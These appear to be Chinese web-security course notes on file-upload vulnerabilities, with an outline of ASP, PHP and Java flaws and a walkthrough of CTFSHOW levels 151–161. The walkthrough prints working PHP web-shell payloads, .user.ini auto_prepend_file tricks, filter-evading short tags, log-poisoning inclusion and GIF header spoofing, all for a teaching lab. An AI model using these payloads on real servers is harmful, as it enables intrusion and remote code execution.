
WEB 攻防-通用漏洞&文件上传&js 验证&mime&user.ini&语言特性


ASP
IIS安全
解析
短文件
配置不当写权限
源码问题
MDB下载
ASP数据库植入
ASPX
配置不当
路径泄漏错误
代码安全
DLL反编译
常见漏洞
未授权访问
PHP
应用
CTF考点
真实CMS源码
函数
==与===
md5
不比较类型
比较类型
intval
取整数，进制或小
strpos
查看字符串，换行
in_array
第三个参数设置
preg_match
数组绕过
不带M正则
str_replace
无递归，双写
JAVA
代码URL对应
JAR反编译
URL路由代码关系
加载jar包
身份验证
JWT安全
空算法无
爆破密匙
KID攻击
其他安全
访问控制
安全组件
看项目中带有的组件jar
看代码中声明包含的组件

#知识点：

1、文件上传-前端验证

2、文件上传-黑白名单

3、文件上传-user.ini 妙用

4、文件上传-PHP 语言特性

#详细点：

1、检测层面：前端，后端等

2、检测内容：文件头，完整性，二次渲染等

3、检测后缀：黑名单，白名单，MIME 检测等

4、绕过技巧：多后缀解析，截断，中间件特性，条件竞争等

#本章课程内容：

1、文件上传-CTF 赛题知识点

2、文件上传-中间件解析&编辑器安全

3、文件上传-实例 CMS 文件上传安全分析

#前置：

后门代码需要用特定格式后缀解析，不能以图片后缀解析脚本后门代码(解析漏洞除外)

如：jpg 图片里面有 php 后门代码，不能被触发，所以连接不上后门

演示案例：

- CTFSHOW-文件上传-151 到 161 关卡

---

151 152-JS 验证+MIME

Content-Type: image/png

153-JS 验证+user.ini

https://www.cnblogs.com/NineOne/p/14033391.html

.user.ini: auto_prepend_file=test.png

test.png: <?php eval($_POST[x]);?>

154 155-JS 验证+user.ini+短标签

<? echo '123';?> //前提是开启配置参数 short_open_tags=on

<?=(表达式)?> //不需要开启参数设置

<% echo '123';%> //前提是开启配置参数 asp_tags=on

<script language=”php”>echo '1'; </script> //不需要修改参数开关

.user.ini: auto_prepend_file=test.png

test.png: <?=eval($_POST[x]);?>

156 JS 验证+user.ini+短标签+过滤

.user.ini: auto_prepend_file=test.png

test.png: <?=eval($_POST{x});?>

157 158 159 JS 验证+user.ini+短标签+过滤

使用反引号运算符的效果与函数 shell_exec()相同

.user.ini: auto_prepend_file=test.png

test.png: <?=system('tac ../fl*')?>

test.png: <? echo `tac /var/www/html/f*`?>

160 JS 验证+user.ini+短标签+过滤

包含默认日志，日志记录 UA 头，UA 头写后门代码

.user.ini: auto_prepend_file=test.png

test.png: <?=include"/var/lo"."g/nginx/access.lo"."g"?>

161 JS 验证+user.ini+短标签+过滤+文件头

文件头部检测是否为图片格式文件

.user.ini: GIF89A auto_prepend_file=test.png

test.png: GIF89A <?=include"/var/lo"."g/nginx/access.lo"."g"?>

涉及资源：

补充：涉及录像课件资源软件包资料等下载地址